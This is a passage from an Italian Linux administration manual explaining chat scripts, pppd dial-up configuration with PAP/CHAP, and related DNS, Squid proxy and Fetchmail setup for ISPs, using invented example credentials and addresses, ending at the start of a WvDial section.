2	Errore durante l'esecuzione: potrebbe trattarsi di un errore di lettura di un file, o la ricezione di un segnale di '**`SIGINT`**'.
3	Errore di *timeout*.
4	È stata ricevuta la prima delle stringhe indicata come condizione di interruzione (ABORT).
5	È stata ricevuta la seconda delle stringhe indicata come condizione di interruzione (ABORT).
6	È stata ricevuta la terza delle stringhe indicata come condizione di interruzione (ABORT).
7	È stata ricevuta la quarta delle stringhe indicata come condizione di interruzione (ABORT).
3+*n*	È stata ricevuta la *n*-esima delle stringhe indicata come condizione di interruzione (ABORT).

[1] **Chat** dominio pubblico

129.2.2 Script di chat

Lo script di colloquio, ovvero lo script di '**chat**', definisce la comunicazione. Lo script consiste di una o più coppie di stringhe di *attesa e invio* separate da spazi, con una coppia opzionale di stringhe di *subattesa*-*subinvio*, separate da un trattino. Per esempio:

```
ogin:-BREAK-ogin: tizio ssword: tazza
```

indica che '**chat**' si aspetta di ricevere la stringa '**ogin:**'. Se ciò non avviene entro il tempo massimo stabilito (*timeout*), invia un *break* al sistema remoto e quindi attende di nuovo la stringa '**ogin:**'. Se la stringa '**ogin:**' viene ricevuta già la prima volta, la sequenza di interruzione non viene generata. Se fallisce anche la seconda volta l'attesa, '**chat**' termina l'esecuzione. Quando '**chat**' ha ricevuto la stringa '**ogin:**' invia la stringa '**tizio**' e quindi si mette in attesa di ricevere la stringa '**ssword:**'. Quando la riceve invia la stringa '**tazza**'. Alla fine di ogni stringa trasmessa da '**chat**' viene aggiunto un ritorno a carrello (*<CR>*). Al contrario, per indicare che si attende un codice di ritorno a carrello, si utilizza la sequenza '**\r**'.

Il motivo per il quale si indica solo la parte finale delle stringhe di identificazione è che in questo modo si possono ignorare le parti di stringa superflue che potrebbero anche essere giunte alterate. Un esempio molto simile al precedente potrebbe essere:

```
ogin:--ogin: tizio ssword: tazza
```

In questo caso, se non si riceve la stringa '**ogin:**' al primo tentativo, '**chat**' invia un semplice ritorno a carrello e quindi attende ancora una volta.

'**chat**' è in grado di riconoscere una serie di stringhe speciali che vengono descritte di seguito.

- '**ABORT**', stringhe di interruzione

  Le stringhe di interruzione permettono di interrompere la comunicazione quando il modem restituisce una parola chiave particolare. Per esempio:

  ```
  ABORT BUSY ABORT 'NO CARRIER' '' ATZ OK ATDT123456 CONNECT
  ```

  questa sequenza non attende nulla (i due apostrofi delimitano una stringa nulla ed è quel «nulla» che si attende) e quindi invia la stringa '**ATZ**'. La risposta attesa è la stringa '**OK**'. Quindi invia '**ATDT123456**' e attende '**CONNECT**'. Quando viene ricevuta anche questa ultima stringa, lo script prosegue. Se però, in qualunque momento, il modem restituisce una delle stringhe '**BUSY**' o '**NO CARRIER**', l'esecuzione dello script viene interrotta.

- '**REPORT**', stringhe di rapporto

  Le stringhe di rapporto permettono di registrare nel file di rapporto (si veda l'opzione '**-r**') gli eventi specificati. Si osservi l'esempio.

  ```
  REPORT CONNECT ABORT BUSY '' ATZ OK ATDT123456 CONNECT
  ```

  Questa sequenza non attende nulla (i due apostrofi delimitano una stringa nulla ed è quel «nulla» che si attende) e quindi invia la stringa '**ATZ**'. La risposta attesa è la stringa '**OK**'. Quindi invia '**ATDT123456**' e attende '**CONNECT**'. Quando viene ricevuta anche questa ultima stringa, lo script prosegue e in più viene scritto all'interno del file di rapporto la parola '**CONNECT**', seguita da tutto quello che il modem ha inviato insieme fino al raggiungimento del carattere di ritorno a carrello.

- '**TIMEOUT**', tempo massimo

  Il *timeout* iniziale è di 45 secondi e può essere cambiato utilizzando il parametro '**-t**' oppure durante l'esecuzione dello script. Si osservi l'esempio (che appare spezzato su due righe per motivi tipografici).

```
'' ATZ OK ATDT123456 CONNECT TIMEOUT 10 ↩
↪ogin:--ogin: tizio TIMEOUT 5 ssword: tazza
```

Prima di attendere l'invito a inserire il nominativo-utente viene cambiato il tempo massimo di attesa (il *timeout*) a 10 secondi e, prima di attendere l'invito a inserire la parola d'ordine, viene cambiato a cinque secondi. Quando viene cambiato il valore del *timeout*, questo resta così fino al cambiamento successivo.

- '**`EOT`**', invio del codice di fine testo

  Il simbolo di EOT può essere rappresentato con '**`^D`**'. Quando si invia questo carattere non viene aggiunto il ritorno a carrello, al contrario del solito.

- '**`BREAK`**', interruzione

  La stringa speciale '**`BREAK`**' rappresenta un segnale speciale nella trasmissione. L'azione normale del modem ricevente questo segnale è quello di cambiare la velocità di trasmissione. La sequenza di interruzione può essere incorporata all'interno di una stringa utilizzando la sequenza '**`\K`**'.

All'interno di uno script di colloquio, si possono inserire dei simboli speciali, rappresentati prevalentemente attraverso delle sequenze di escape del tipo '`\`*x*'. Segue l'elenco di quelle più importanti per '**`chat`**'.

`''` `""`	Una coppia di apici singoli o di apici doppi rappresenta la stringa nulla. Se viene inviata una stringa nulla, in pratica si invia solo un ritorno a carrello.
`\b`	*Backspace*.
`\c`	Elimina il carattere di ritorno a carrello alla fine di una riga da trasmettere. È l'unico modo per riuscire a trasmettere una stringa che non termini con il solito ritorno a carrello. Si utilizza alla fine della stringa da trasmettere e non vale per le stringhe da ricevere.
`\d`	Attende per un secondo. Vale solo per le stringhe da trasmettere.
`\K`	Inserisce un carattere *break*. Vale solo per le stringhe da trasmettere.
`\n`	Rappresenta un carattere *line feed* o *<LF>*.
`\N`	Invia un carattere *<NUL>*. Vale solo per le stringhe da trasmettere.
`\p`	Esegue una pausa di 0,1 s. Vale solo per le stringhe da trasmettere.
`\q`	Sopprime la scrittura della stringa nel registro del sistema. Al suo posto appariranno alcuni punti interrogativi. Vale solo per le stringhe da trasmettere.
`\r`	Invia o attende un ritorno a carrello.
`\s`	Rappresenta uno spazio e può essere usato quando non si vuole usare la tecnica delle virgolette per racchiudere una stringa che contiene spazi.
`\t`	Invia o attende un carattere di tabulazione.
`\\`	Invia o attende un carattere '`\`'
`\`*ooo*	Rappresenta un carattere in notazione ottale. Alcuni simboli non possono essere ricevuti (attesi).
`^`*x*	Rappresenta una sequenza del tipo '**`^A`**', '**`^B`**', '**`^C`**',... Per esempio, '**`^Q`**' rappresenta il codice *<DC1>* pari a 17_{10}. Alcuni simboli non possono essere ricevuti (attesi).

129.2.3 Demone per il PPP e Chat assieme

Per automatizzare la creazione di un collegamento PPP attraverso la linea telefonica, quando il nodo remoto utilizza un sistema di autenticazione tradizionale, si può combinare l'uso di '**`pppd`**' e di '**`chat`**'. Per la precisione, si utilizza '**`pppd`**' con l'opzione '**`connect`**', attraverso la quale si avvia '**`chat`**' allo scopo di inizializzare il modem, comporre il numero ed eseguire il procedimento di autenticazione.

La prima cosa da fare è quella di creare uno script per '**chat**', adatto alle esigenze del proprio modem, ma soprattutto, in grado di eseguire l'accesso presso la macchina remota. Si osservi l'esempio seguente, che fa riferimento al file '`/etc/ppp/chatscript`'.[2]

```
TIMEOUT       3
ABORT         BUSY
ABORT         'NO CARRIER'
''            \dAT&F
OK            \dAT
OK            \dATX3
OK            \dAT
OK            '\dATDT 0987654321'
TIMEOUT       30
CONNECT       ''
ogin:--ogin: tizio
word:         tazza
''            ''
```

Se si osserva l'esempio, si può notare che se la stringa '**ogin:**' non viene ricevuta entro 30 s, viene inviato un ritorno a carrello e quindi la si attende nuovamente. Inoltre, alla fine, anche se non è detto che sia strettamente necessario, viene inviato un ritorno a carrello senza attendere nulla.

In questa situazione, si potrebbe predisporre un altro script (questa volta uno script di shell), per avviare '**pppd**' con tutte le opzioni necessarie, ma soprattutto con l'uso di '**connect**' per incorporare '**chat**'.

```
#!/bin/bash

/usr/sbin/pppd \
    connect "/usr/sbin/chat -v -f /etc/ppp/chatscript" \
    crtscts \
    modem \
    defaultroute \
    0.0.0.0:0.0.0.0 \
    /dev/ttyS1 \
    57600
```

Come in altri esempi, viene utilizzata la seconda porta seriale e si lascia che sia la controparte a definire gli indirizzi IP di entrambi i nodi.

Ricapitolando, in questo modo: '**pppd**' apre la linea seriale; avvia '**chat**' che si occupa di inizializzare il modem, di comporre il numero telefonico e di eseguire l'accesso, fino a fare partire il PPP dall'altra parte; quindi '**pppd**' riprende il controllo ed è pronto per comunicare con l'altro lato della comunicazione.

Volendo, si può incorporare tutto lo script di colloquio nello script di shell che serve ad avviare '**pppd**'. Così facendo, diventa tutto un po' confuso da leggere, ma può essere un modo per tenere le informazioni sul proprio accesso remoto lontane da occhi indiscreti.

Quello che segue è uno script completo che prima di avviare '**pppd**' verifica che non ci sia già un'interfaccia di rete denominata '**ppp0**'.

```
#!/bin/bash
#======================================================================
# ~/ppp-connetti
#
```

[2] La scelta della collocazione e del nome di questo script è personale. In questo caso è stato messo nella directory '`/etc/ppp/`', anche se ciò potrebbe essere discutibile. Dal momento che contiene informazioni riservate, precisamente ciò che è necessario per accedere presso il servente remoto a cui ci si connette, può darsi che sia meglio «nasconderlo» in qualche modo.

```
# Attiva la connessione al proprio ISP attraverso pppd e chat.
#
# Questo script è molto semplificato rispetto a quelli standard.
# Il problema sta nel fatto che molto dipende da come si
# comporta l’elaboratore dell’ISP.
# In questo esempio, in particolare, alla fine dello script di
# chat viene inviato un ritorno a carrello senza il quale la
# connessione non avviene.
#
# Si presume che la connessione avvenga utilizzando l’interfaccia
# «ppp0».
#
# Perché possa essere utilizzato da un utente comune, occorre che
# tale utente possa accedere alla porta seriale del modem e che il
# programma «pppd» sia SUID-root.
#
# Questo script non utilizza alcun argomento dalla riga di comando.
#=======================================================================

#=======================================================================
# Variabili.
#=======================================================================

    #-------------------------------------------------------------------
    # Indirizzo dell’ISP.
    # In teoria non è necessario indicare l’indirizzo IP
    # dell’elaboratore remoto. Tuttavia, se non dovesse funzionare,
    # c’è sempre la possibilità di inserirlo qui.
    #-------------------------------------------------------------------
    IP_ISP="0.0.0.0"
    #-------------------------------------------------------------------
    # Indirizzo del proprio elaboratore.
    # L’indirizzo IP del proprio elaboratore non deve essere indicato,
    # a meno che non sia stato deciso diversamente con il proprio ISP.
    # Infatti, di solito viene assegnato l’indirizzo locale in
    # maniera dinamica.
    #-------------------------------------------------------------------
    IP_LOCALE="0.0.0.0"
    #-------------------------------------------------------------------
    # La porta di comunicazione utilizzata per il modem.
    # In questo caso è la seconda porta seriale.
    #-------------------------------------------------------------------
    DISPOSITIVO="/dev/ttyS1"
    #-------------------------------------------------------------------
    # Velocità massima di trasmissione.
    #-------------------------------------------------------------------
    VELOCITA="57600"
    #-------------------------------------------------------------------
    # Il numero di telefono dell’ISP.
    #-------------------------------------------------------------------
    TELEFONO="0987654321"
    #-------------------------------------------------------------------
    # Il nominativo utente utilizzato per accedere all’elaboratore
    # dell’ISP.
    #-------------------------------------------------------------------
    PPP_ACCOUNT="tizio"
    #-------------------------------------------------------------------
    # La password per accedere.
    #-------------------------------------------------------------------
    PPP_PASSWORD="tazza"

#=======================================================================
# Inizio.
#=======================================================================

    #-------------------------------------------------------------------
```

```
    # Prima di iniziare si controlla che non sia già attiva una
    # connessione con l'interfaccia di rete «ppp0», ovvero quella di
    # una connessione PPP (precisamente la prima).
    # È da notare che «ifconfig» potrebbe non trovarsi nel percorso
    # di ricerca degli eseguibili della variabile PATH, per cui è
    # necessario indicare il percorso assoluto.
    #-------------------------------------------------------------------
    if '/sbin/ifconfig | grep "ppp0" > /dev/null'
    then
        #---------------------------------------------------------------
        # Esiste già una connessione con «ppp0», quindi non si può
        # procedere (si interrompe lo script).
        #---------------------------------------------------------------
        echo "È già attiva una connessione con ppp0"
        exit 1
    fi
    #-------------------------------------------------------------------
    # Viene attivato pppd con l'aiuto di chat.
    # In particolare, chat esegue le operazioni seguenti:
    #  - imposta il tempo di attesa a 3 secondi;
    #  - interrompe in caso di messaggio ABORT
    #  - interrompe in caso di messaggio NO CARRIER;
    #  - senza attendere, richiede il prelievo della configurazione
    #    di fabbrica del modem;
    #  - dopo l'OK invia un comando AT nullo (serve per i modem lenti);
    #  - dopo l'OK invia il comando ATX3 in modo che venga ignorato il
    #    tono di chiamata;
    #  - dopo l'OK invia un comando AT nullo (serve per i modem lenti);
    #  - dopo l'OK invia la richiesta di composizione del numero
    #    telefonico;
    #  - cambia il tempo di attesa portandolo a 30 secondi;
    #  - attende CONNECT e quindi invia un ritorno a carrello;
    #  - attende la richiesta di login e invia il nome dell'utente;
    #  - attende la richiesta della password e invia la password;
    #  - senza attendere invia un ritorno a carrello.
    #-------------------------------------------------------------------
    /usr/sbin/pppd \
connect "/usr/sbin/chat -v \
TIMEOUT      3 \
ABORT        BUSY \
ABORT        'NO CARRIER' \
''           \\dAT\&F \
OK           \\dAT \
OK           \\dATX3 \
OK           \\dAT \
OK           '\\dATDT $TELEFONO' \
TIMEOUT      30 \
CONNECT      '' \
ogin:--ogin: $PPP_ACCOUNT \
word:        $PPP_PASSWORD \
''           ''  " \
crtscts \
modem \
defaultroute \
$IP_LOCALE:$IP_ISP \
$DISPOSITIVO \
$VELOCITA

#=======================================================================
# Fine.
#=======================================================================
```

Per semplificare la chiusura del PPP, si può preparare anche lo script seguente:

```
#!/bin/sh
#======================================================================
# ~/ppp-chiudi
#
# Chiude la connessione inviando un segnale di SIGINT a "ppp0".
#
# Questo script non utilizza alcun argomento dalla riga di comando.
#======================================================================

#======================================================================
# Inizio.
#======================================================================

    kill -INT ‘cat /var/run/ppp0.pid‘

#======================================================================
# Fine.
#======================================================================
```

Prima di poter eseguire uno script è importante ricordare di attribuirgli i permessi di esecuzione necessari.

`chmod +x` *nome_del_file*

Come già accennato nel capitolo introduttivo all'uso di '**pppd**', se si vuole permettere anche agli utenti comuni di effettuare la connessione, occorre fare in modo che '**pppd**' sia SUID-root. In pratica, si verifica e se necessario si modificano i permessi di '**pppd**'.

`#` **`ls -l /usr/sbin/pppd`**[*Invio*]

```
-rwxr-xr-x   1 root     root        69084 Mar 25  1997 /usr/bin/pppd
```

Dal momento che manca la modalità SUID, occorre attribuirgliela.

`#` **`chmod u+s /usr/sbin/pppd`**[*Invio*]

Si verifica nuovamente per sicurezza.

`#` **`ls -l /usr/sbin/pppd`**[*Invio*]

```
-rwsr-xr-x   1 root     root        69084 Mar 25  1997 /usr/bin/pppd
```

La lettera '**s**' minuscola segnala l'attivazione della modalità SUID e del permesso di esecuzione per l'utente proprietario.

129.3 Cliente PPP che fornisce esclusivamente un'identificazione PAP o CHAP

Se si usa esclusivamente il protocollo PPP per ottenere l'autenticazione di chi accede, la configurazione del cliente diventa più semplice. La differenza rispetto a quanto mostrato nel caso di autenticazione tradizionale, sta nel fatto che non occorre più accedere in quel modo; tuttavia resta il problema di dover inizializzare il modem e di comporre il numero telefonico.

In pratica, il procedimento è simile a quanto è già stato mostrato, nel senso che '**pppd**' viene usato ancora assieme a '**chat**', solo che lo script di colloquio si limita a comandare il modem.

```
TIMEOUT      3
ABORT        BUSY
ABORT        'NO CARRIER'
''           \dAT&F
OK           \dAT
OK           \dATX3
OK           \dAT
OK           '\dATDT 0987654321'
```

Quello che si vede potrebbe essere il nuovo script di colloquio di '**chat**'. Per il resto, l'uso di '**pppd**' non cambia, a parte il fatto di dover intervenire sui file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chat-secrets`'. Quello che segue è l'esempio di '`/etc/ppp/pap-secrets`'; nel caso di '`/etc/ppp/chat-secrets`' potrebbe essere necessario indicare espressamente il nome del servente, ovvero del nodo remoto.

```
# /etc/ppp/pap-secrets
#
# Segreti per l'autenticazione PAP
#
# cliente       servente        segreto         indirizzi IP ammissibili
tizio           *               tazza           *
```

A questo punto, specialmente nel caso che il nodo remoto richieda l'autenticazione PAP, è necessario aggiungere al comando '**pppd**' l'opzione '**user**', in modo da selezionare la voce corretta nel file '`/etc/ppp/pap-secrets`'.

```
#!/bin/bash

/usr/sbin/pppd \
    connect "/usr/sbin/chat -v -f /etc/ppp/chatscript" \
    user tizio \
    crtscts \
    modem \
    defaultroute \
    0.0.0.0:0.0.0.0 \
    /dev/ttyS1 \
    57600
```

129.4 Problemi collegati

Dal momento che la connessione a Internet è una delle prime cose che si fa quando ci si avvicina a qualunque sistema operativo che lo consenta, è il caso di ricordare un paio di particolari che non sono correlati direttamente al protocollo PPP.

129.4.1 Gli indirizzi locali

Se il proprio elaboratore è collegato a una rete locale, si devono utilizzare indirizzi IPv4 che non vadano in conflitto con quelli della rete esterna, cioè Internet.

Per questo, di solito si usano gli indirizzi della classe C riservati appositamente alle reti locali i cui elaboratori non devono essere accessibili da parte della rete Internet: da 192.168.0.0 a 192.168.255.255.

129.4.2 DNS

Dovendo accedere alla rete esterna Internet, un problema importante è costituito dalla risoluzione dei nomi di dominio. Se si utilizza il proprio elaboratore per accedere a Internet, è molto probabile che non si disponga di un servizio di risoluzione dei nomi locale (servente DNS), al massimo si utilizza il file '`/etc/hosts`' con l'elenco degli elaboratori locali. Per non perdere la possibilità di comunicare con la propria rete locale, pur potendo accedere a Internet, occorre configurare il file '`/etc/host.conf`' (120.1.1) in modo da utilizzare prima il file '`/etc/hosts`' e quindi i serventi DNS.

```
order hosts,bind
multi on
```

Successivamente occorre preparare il file '`/etc/resolv.conf`' (120.2.3) in modo da utilizzare i serventi DNS indicati dal proprio ISP. Segue un esempio con indirizzi immaginari:

```
nameserver 195.345.145.15
nameserver 194.145.123.77
```

Il protocollo PPP può fornire a un cliente l'indicazione degli indirizzi IP dei serventi DNS da utilizzare. Questo problema è stato descritto nella sezione 127.5.2, dove si mostra l'uso dell'opzione '**`usepeerdns`**'.

Se invece si desidera attivare localmente un servizio di risoluzione dei nomi si può vedere quanto trattato nei capitoli 122 e 123.

129.4.3 Il sistema di posta elettronica

Quando si utilizza un ISP per accedere a Internet, di solito si ottiene un indirizzo di posta elettronica riferito a un elaboratore dell'ISP; per acquisire la posta da quell'elaboratore si può utilizzare Popclient o Fetchmail (capitolo 152) trasferendola così nel proprio sistema di posta locale.

Per l'invio della posta elettronica, se si è alle prime armi, è meglio utilizzare un programma MUA in grado di accedere a un servente SMTP differente da quello locale, ovvero in grado di sfruttare quello offerto dal fornitore di accesso a Internet. Ciò dà il vantaggio di lasciare a quel servente il compito di inoltrare i messaggi e di ritentare l'invio nel caso le destinazioni non siano raggiungibili immediatamente.

Se invece si pretende di gestire la posta attraverso il servente locale, magari perché si vuole servire la propria rete locale, allora le cose si complicano e occorre conoscere bene la configurazione del proprio servente SMTP.

129.5 Riferimenti

- Robert Hart, *PPP HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- Egil Kvaleberg, *ISP-Hookup HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

Descrizione di una connessione PPP quasi reale

In questo capitolo si vuole mostrare un esempio relativamente completo di configurazione con tre fornitori di accesso a Internet. Si tratta di nomi e indirizzi inventati, che però rappresentano le situazioni più comuni. Per la precisione, si fa riferimento a una connessione PSTN (*Public switched telephone network*), cioè attraverso la linea telefonica analogica commutata.

Si suppone che l'utente «Tizio Tizi» abbia sottoscritto un contratto con tre fornitori di accesso a Internet, che qui vengono identificati attraverso i nomi: «Nero», «Grigio» e «Bianco». La tabella 130.1 mostra le informazioni ottenute dai tre fornitori per effettuare il collegamento, ma si tratta rigorosamente di dati inventati.

Tabella 130.1. Confronto tra le caratteristiche delle tre connessioni ipotetiche.

	Nero	Grigio	Bianco
Telefono del punto di accesso	0987 6543210	0876 5432109	0765 4321098
Nominativo-utente	tizio	tizio.tizi	tizio.tizi@bianco.dg
Parola d'ordine per l'accesso	asdfghjk	qwertyui	12345678
Parola d'ordine per la posta elettronica	"	"	poiuytre
Indirizzo di posta elettronica	tizio@nero.dg	tizio.tizi@grigio.dg	tizio.tizi@bianco.dg
DNS primario	non specificato	123.123.123.1	134.134.134.1
DNS secondario	non specificato	non specificato	134.134.134.100
Proxy	non specificato	proxy.grigio.dg	proxy.bianco.dg:8080
SMTP (posta in uscita)	smtp.nero.dg	smtp.grigio.dg	smtp.bianco.dg
POP3 (posta in entrata)	pop.nero.dg	mail.grigio.dg	popmail.bianco.dg
NNTP (news o Usenet)	news.nero.dg	news.grigio.dg	news.bianco.dg

Dalla tabella si può osservare che le strategie dei vari fornitori possono essere abbastanza diverse rispetto a ciò che si può considerare «normale». Per esempio, Bianco considera il nominativo-utente esattamente uguale all'indirizzo di posta elettronica, mentre così non avviene di solito nei sistemi Unix. Un'altra cosa da considerare è la possibilità che siano stabilite delle parole d'ordine differenti per l'accesso e per il prelievo della posta elettronica. È stata volutamente trascurata la possibilità che si usino dei nominativi-utente diversi per accedere e per prelevare la posta elettronica, ma anche se ciò dovesse capitare, non dovrebbe essere difficile cambiare opportunamente la configurazione.

Negli esempi di configurazione mostrati di seguito, non vengono prese in considerazione le informazioni sul servente SMTP per la posta in uscita e sul servente NNTP per l'accesso ai gruppi di discussione. Si presume che il programma utilizzato per inviare la posta elettronica sia in grado di accedere direttamente al servente SMTP senza doversi avvalere del sistema locale; pertanto, è questo programma che deve essere configurato con l'indicazione del servente SMTP prescelto, corrispondente a quello del fornitore che si intende prediligere per gli accessi. In pratica, quando si deve inviare la posta elettronica, occorre utilizzare l'accesso del fornitore corrispondente, altrimenti questa verrebbe rifiutata. Nello stesso modo, si presume che il programma utilizzato per accedere ai gruppi di discussione, possa accedere da solo a tutti i serventi NNTP disponibili.

130.1 Configurazione della risoluzione dei nomi

Nel momento in cui si gestiscono diversi fornitori di accesso a Internet, la cosa migliore è gestire un servente DNS locale, che sia in grado di interpellare i DNS dei vari fornitori. Se si tenta di intervenire esclusivamente sul file '`/etc/resolv.conf`', si possono indicare solo un numero limitato di indirizzi (dovrebbero essere un massimo di tre). Ecco il file '`/etc/resolv.conf`' che si propone:

```
search brot.dg
nameserver 127.0.0.1
```

Come si vede, la direttiva '**`search`**' fa riferimento a una rete locale che non ha nulla a che vedere con le reti dei fornitori; inoltre, l'unico servente è l'indirizzo locale dell'elaboratore. Il file '`/etc/named.conf`' o '`/etc/bind/named.conf`', dovrebbe essere simile a quello seguente:

```
options {
        directory "/etc/bind";
        forwarders {
                // Grigio
                123.123.123.1;

                // Bianco
                134.134.134.1;
                134.134.134.100;
        };
};

zone "." {
        type hint;
        file "named.root";
};

zone "0.0.127.in-addr.arpa" {
        type master;
        file "127.0.0";
};
```

In questo modo, il servente DNS è in grado di accedere all'esterno da solo e può anche avvalersi dei serventi dei fornitori, quando sono disponibili.

Nella sezione 127.5.2 è descritto brevemente l'utilizzo dell'opzione '**`usepeerdns`**' per ottenere dal nodo remoto l'indicazione degli indirizzi di serventi DNS esterni. In generale conviene abilitare l'opzione '**`usepeerdns`**', anche se si gestisce un servente DNS in proprio. Probabilmente non conviene tentare di modificare dinamicamente la configurazione del servente DNS locale nella direttiva '**`forwarders`**'.

130.2 Proxy con Squid

La disponibilità di un proxy, con funzione di memoria cache, è molto utile ed è importante sfruttarla. In generale conviene sempre attivare il proprio proxy locale, in modo da ridurre il carico degli accessi ripetuti anche nel tratto di rete che separa il proprio elaboratore dal proxy del fornitore; inoltre, disponendo di più fornitori, diventa indispensabile gestirne uno solo. L'esempio seguente mostra le direttive da inserire nel file '`/etc/squid.conf`', quando si utilizza Squid, che è descritto in modo più dettagliato nel capitolo 175.

```
# Fornitore Grigio
# Si presume che la porta sia 8080, anche se ciò non è stato indicato dal
# fornitore.
cache_peer proxy.grigio.dg parent 8080 3130

# Fornitore Bianco
cache_peer proxy.bianco.dg parent 8080 3130
```

Di conseguenza, i programmi che possono avvalersi del proxy, verranno configurati in modo da utilizzare il servizio del nodo locale.

> Di solito conviene riavviare il demone che si occupa di offrire il servizio proxy quando si instaura la connessione PPP, in modo che le indicazioni riferite ai proxy esterni possano essere prese in considerazione in modo effettivo. Per questo si potrà sfruttare lo script '`/etc/ppp/ip-up`'.

130.3 Posta elettronica in entrata

Dovrebbe essere possibile il prelievo della posta elettronica, giunta presso le caselle messe a disposizione dai vari fornitori, attraverso il protocollo POP3, che è quello più comune, anche se nessuno dei fornitori lo ha indicato espressamente.

Per il prelievo dei messaggi dovrebbe essere conveniente l'uso di Fetchmail, che reimmette i messaggi nel sistema locale di consegna della posta elettronica. Per questa ragione, è necessario che sia attivo un servente SMTP locale, in grado di accettare e anche consegnare messaggi provenienti da, o destinati a *`localhost`*, in grado anche di consegnare correttamente tali messaggi. Questa precisazione è importante, perché la configurazione predefinita di programmi come Sendmail, o Exim, potrebbe escludere questa possibilità, per quanto banale o assurdo ciò possa sembrare. In pratica, per verificare che Fetchmail possa funzionare, basta provare con il comando seguente:

`$` **`mail tizio@localhost`**

Se Tizio Tizi trova nella sua casella locale il messaggio che si è appena scritto, allora tutto funziona regolarmente. Quello che si vede di seguito è il file '`~/.fetchmailrc`' dell'utente denominato '**`tizio`**' (per la precisione, *`tizio@localhost`*):

```
poll    pop.nero.dg
        proto pop3
        user tizio
        password asdfghjk
        is tizio

poll    mail.grigio.dg
        proto pop3
        user tizio.tizi
        password qwertyui
        is tizio

poll    popmail.bianco.dg
        proto pop3
        user tizio.tizi@bianco.dg
        password poiuytre
        is tizio
```

È interessante osservare che il fornitore Bianco richiede che venga usato l'indirizzo completo di posta elettronica come nominativo-utente per l'accesso al servizio POP3.

130.4 Connessione

Avendo la disponibilità di più accessi, anche se è necessario stabilire quale sarà quello «prediletto», per poter configurare correttamente i programmi che inviano messaggi di posta elettronica che devono sapere a quale servente SMTP rivolgersi, conviene predisporre diversi script indipendenti e completi. Tuttavia, prima di questo occorre definire la configurazione del file '`/etc/ppp/pap-secrets`'. Infatti, anche se non è stato affermato esplicitamente dai fornitori, si presume che la connessione avvenga per mezzo del protocollo PPP, utilizzando un'autenticazione PAP.

```
# Segreti per le autenticazioni attraverso il protocollo PAP.
# cliente                       servente        segreto         indirizzi IP

# fornitore Nero
tizio                           nero            asdfghjk

# fornitore Grigio
tizio.tizi                      grigio          qwertyui

# fornitore Bianco
tizio.tizi@bianco.it            bianco          12345678
```

Si deve osservare che nel caso del fornitore Bianco, la parola d'ordine di accesso è diversa da quella usata per scaricare la posta elettronica. Inoltre, i nomi indicati nella seconda colonna, sono stati stabiliti arbitrariamente, in modo da potervi fare riferimento attraverso gli script di connessione.

Quello che segue è lo script ipotetico, necessario al collegamento con il fornitore Nero. Se il modem ha qualche particolarità, oppure se è troppo veloce rispetto a quanto messo a disposizione dal fornitore, potrebbe essere necessario cambiare qualche informazione nella sequenza dei comandi AT.

```
#! /bin/bash

UTENTE="tizio"
FORNITORE="nero"
TELEFONO="0987 6543210"

IP_ISP="0.0.0.0"
IP_LOCALE="0.0.0.0"
PERIFERICA="/dev/ttyS1"
VELOCITA="57600"

echo "Connessione in corso presso il fornitore $FORNITORE."

if '/sbin/ifconfig | grep "ppp0" > /dev/null'
then
    echo "E' gia' attiva una connessione con ppp0."
    exit 1
fi

/usr/sbin/pppd \
connect "/usr/sbin/chat -v \
    TIMEOUT      10 \
    ABORT        BUSY \
    ABORT        'NO CARRIER' \
    ECHO ON \
    ''           \\dAT \
    OK           \\dATX3 \
    OK           \\dAT \
    OK           '\\dATDT $TELEFONO' \
    TIMEOUT      90 \
    CONNECT     ''" \
```

```
user $UTENTE \
remotename $FORNITORE \
kdebug 1 \
crtscts \
passive \
modem \
defaultroute \
$IP_LOCALE:$IP_ISP \
$PERIFERICA \
$VELOCITA
```

Nel caso degli altri due fornitori, basta modificare il valore delle variabili '**`UTENTE`**', '**`FORNITORE`**' e '**`TELEFONO`**':

```
UTENTE="tizio.tizi"
FORNITORE="grigio"
TELEFONO="0876 5432109"
```

```
UTENTE="tizio.tizi@bianco.it"
FORNITORE="bianco"
TELEFONO="0765 4321098"
```

Nell'esempio non è stata inserita l'opzione '**`usepeerdns`**', perché non è necessaria nell'ambito della situazione globale proposta. Infatti, se la propria distribuzione GNU modifica automaticamente il file '`/etc/resolv.conf`', si rischia di perdere il riferimento al servente DNS locale, che potrebbe avere informazioni importanti sulla propria rete interna.

WvDial

WvDial [1] è un programma frontale, per sistemi GNU/Linux, per l'uso e la gestione facilitata di '**pppd**' allo scopo di realizzare delle connessioni su linea commutata attraverso il modem. WvDial si prende cura di attivare la connessione, sia in presenza di un sistema di autenticazione tradizionale, sia attraverso i protocolli PAP e CHAP, senza bisogno di intervenire nella configurazione dei file '/etc/ppp/pap-secrets' e '/etc/ppp/chap-secrets'.

In condizioni normali, WvDial è in grado di configurare quasi completamente il modem, lasciando all'utente l'onere di inserire i propri dati relativi all'utenza remota presso cui si vuole connettere.

131.1 Configurazione automatica

Una volta installato WvDial, se non è già il sistema di gestione dei pacchetti della propria distribuzione a provvedervi, bisogna avviare il programma '**wvdialconf**' allo scopo di generare il file di configurazione iniziale: '/etc/wvdial.conf'. Ci si comporta così (servono i privilegi dell'utente '**root**'):

```
# wvdialconf /etc/wvdial.conf
```

In quel momento non si deve muovere il mouse, o comunque non si deve interagire con alcuna unità che utilizzi una porta seriale. La prima volta, si potrebbe ottenere un rapporto simile a quello seguente, dove si vede che viene individuato un modem nella seconda porta seriale:

```
Scanning your serial ports for a modem.

Port Scan<*1>: Ignoring ttyS0 because /dev/mouse is a link to it.
ttyS1<*1>: ATQ0 V1 E1 -- OK
ttyS1<*1>: ATQ0 V1 E1 Z -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 -- OK
ttyS1<*1>: ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0 -- OK
ttyS1<*1>: Modem Identifier: ATI -- 5601
ttyS1<*1>: Speed 2400: AT -- OK
ttyS1<*1>: Speed 4800: AT -- OK
ttyS1<*1>: Speed 9600: AT -- OK
ttyS1<*1>: Speed 19200: AT -- OK
ttyS1<*1>: Speed 38400: AT -- OK
ttyS1<*1>: Speed 57600: AT -- OK
